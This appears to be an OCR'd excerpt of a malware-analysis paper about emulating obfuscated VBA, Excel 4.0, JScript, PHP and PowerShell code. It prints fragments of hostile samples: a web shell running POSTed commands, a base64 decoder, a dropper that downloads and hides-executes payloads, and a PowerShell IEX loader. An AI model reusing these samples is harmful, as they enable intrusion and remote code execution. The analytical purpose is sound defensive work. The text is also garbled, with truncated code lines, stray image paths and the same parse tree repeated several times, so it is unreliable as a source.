478     }
479     elseif ( $_POST [ 'type' ] == 2 ) {
480       pwd ( )
481       print_r ( ex ( stripslashes ( $_POST [ 'value' ] ) ) )
482     }
483     elseif ( $_POST [ 'type' ] == 3 ) {
484       if ( $_SESSION [ 'safe_mode' ] == 1 ) {
485         if ( ( $u = safe_ex ( 'ls -la' ) ) != '' ) {
486           return $u
487         }
488         else {
489           return safe_ex ( 'dir' )
490         }
491       }
492       else {
493         if ( ( $u = ex ( 'ls -la' ) ) != '' ) {
494           return $u
495         }
496         else {
497           return ex ( 'dir' )
498         }
499       }
500     }
```

```
3       For n = 1 To VMakTSGaIr Step 4
4         VMakTSGaIrOb = 3
5         VMakTSGaIrOboTOk = 0
6         For VMakTSGaIrObo = 0 To 3
7           VMakTSGaIrOboT = Mid ( VMakTSGa , n + VMakTSGaIrObo
8           If VMakTSGaIrOboT = "=" Then
9             VMakTSGaIrOb = VMakTSGaIrOb - 1
10            VMakTSGaIrOboTO = 0
11          Else
12            VMakTSGaIrOboTO = InStr ( 1 , VMakTSGaI , VMakTSG
13          End If
14          VMakTSGaIrOboTOk = 64 * VMakTSGaIrOboTOk + VMakTSGa
15        Next
16        VMakTSGaIrOboTOk = Hex ( VMakTSGaIrOboTOk )
17        VMakTSGaIrOboTOk = String ( 6 - Len ( VMakTSGaIrOboTO
18        VMakTSGaIrOboTOkI = Chr ( CByte ( "&H" & Mid ( VMakTS
19        VMakTSGaIrO = VMakTSGaIrO & Left ( VMakTSGaIrOboTOkI
20      Next
```

```
126     If FSO.FileExists(FP(1)) Then
127       If Not FSO.FileExists(TMP) Then
128         FileCopy FP(1), TMP
129       End If
130       Shell TMP, vbHide
131     ElseIf FSO.FileExists(FP(2)) Then
132       If Not FSO.FileExists(TMP) Then
133         FileCopy FP(2), TMP
134       End If
135       Shell TMP, vbHide
136     Else
137       If FSO.FileExists(Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe") Then
138         Shell Environ("ALLUSERSPROFILE") & "\Synaptics\Synaptics.exe", vbHide
139       ElseIf FSO.FileExists(Environ("WINDIR") & "\System32\Synaptics\Synaptics.exe") Then
140         Shell Environ("WINDIR") & "\System32\Synaptics\Synaptics.exe", vbHide
141       ElseIf Not FSO.FileExists(TMP) Then
142         If FDW((URL(1)), (TMP)) Then
143         ElseIf FDW((URL(2)), (TMP)) Then
144         ElseIf FDW((URL(3)), (TMP)) Then
145         End If
146         If FSO.FileExists(TMP) Then
147           Shell TMP, vbHide
```

```
15      jos = posl
16      While sda < 50
17        ntgs = ntgs - 1
18        If Dir(Left(jos, ntgs) & yer, vbDirectory) = "" Then
19        Else
20          sda = 61
21        End If
22      Wend
23      Dim klas As String
24      klas = posl
25      Dim bcsa As String
26      bcsa = Application.Run("Getme", Left(klas, ntgs) & yer)
27      Selection.TypeBackspace
```

```
    if (lhobhiwt == true) {
        if (awige == "twohhozihb") {
            var ajxicojun = undefined;
        }
    }
} else {
    var qigtymd = false;
    var irwibufy = undefined;
    if (bjapneba == 'undefined') {
        var bwixrygmamde = 'ztemh';
        bwixrygmamde = "77563" + bwixrygmamde;
        var mxozixer = 0;
        var phuxbuknax = bsedme.CreateObject('WScript.Shell');
        var lyssugxidr = undefined;
```

```
A2      | define.name ( "x_b2w" , 0 )
A3      | while ( x_b2w < 49 )
A4      | define.name ( "x_15" , -1.000000 )
A5      | define.name ( "x_b2w" , x_b2w + 1 )
A6      | while ( x_15 < 22 )
A7      | define.name ( "x_15" , x_15 + 1 )
A8      | indirect ( address ( x_15 + 1 , 38 + x_b2w ) ) = "koveowvnb"
A9      | b45 & indirect ( address ( x_15 + 1 , 38 + x_b2w ) )
A10     | if ( a8 , define.name ( "x_15" , 24 ) , set.value ( b45 , a9 ) )
A11     | next ( )
A12     | formula ( b45 , absref ( "R[" & x_b2w & "]C[0]" , a73 ) )
A13     | set.value ( b45 , "" )
A14     | next ( )
```

Emulator handlers

*if integer, binary mode is applied

Func (exec p1, params p2..pn)	Sub (p1-p2)	Add (p1+p2)	Mul (p1*p2)	Div (p1/p2)	MoreThan(p1>p2)
LessThan (p1<p2)	NotEqual (p1!=p2)	LessOrEqual (p1<=p2)	Concat (p1+p2)	Int ()	Str ()
Bool ()	Name ()	Not (!p1)	And (p1 && p2)*	Or (p1 || p2)*	Base (resolve p1.p2)
Mod (p1 % p2)	Xor (p1 ^ p2)	Pow ($p1^{p2}$)	ParamName (p1)	IntDiv (int p1/d2)	MoreOrEqual (p1 >= p2)
Increment (p1++)	Decrement (p1--)	IsEqual (p1==p2)	Assign (p1=p2)	AssignAdd (p1 += p2)	AssignSub (p1 -= p2)
Double ()	Like(p1 like p2)	Parantece (p1)	Percentage (p1)	PtgRef (p1)	PtgArray (p1)

Lines we are going to analyze all the way...

```
i = 500 + 4 * counter
```

```
i = CreateObject("WScript.Shell").Exec("test.exe")
```

```
s = empty ( _server [ "HTTPS" ] ) ? “” : ( _server [ "HTTPS" ] == "on" ) ? "s" : "“
```


```
If (ah4Lgn > aBFSh(-18341 + 18342) And ah4Lgn < aBFSh(14966 - 14964)) Or
(ah4Lgn > aBFSh(22272 / 7424) And ah4Lgn < aBFSh(6321 - 6317)) Then
```

```
IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))
).ReadToEnd();
```


i = 500 + 4 * counter

- Lexer/tokenizer:
  - [i] [=] [500] [+] [4] [*] [counter]
- Token-rewrite:
  - None
- Assign top-node

```
        PtgName : counter
        PtgInt : 4
      PtgMul : *
      PtgInt : 500
    PtgAdd : +
    PtgName : i
PtgPtEq : =
```




i = 500 + 4 * counter





```
      PtgName : counter
      PtgInt : 4
    PtgMul : *
    PtgInt : 500
  PtgAdd : +
  PtgName : i
PtgPtEq : =
```

i = 500 + 4 * counter





```
      PtgName : counter
      PtgInt : 4
    PtgMul : *
    PtgInt : 500
  PtgAdd : +
  PtgName : i
PtgPtEq : =
```

i = 500 + 4 * counter





```
      PtgName : counter
      PtgInt : 4
    PtgMul : *
    PtgInt : 500
  PtgAdd : +
  PtgName : i
PtgPtEq : =
```

i = 500 + 4 * counter




```
      PtgName : counter
      PtgInt : 4
    PtgMul : *
    PtgInt : 500
  PtgAdd : +
  PtgName : i
PtgPtEq : =
```

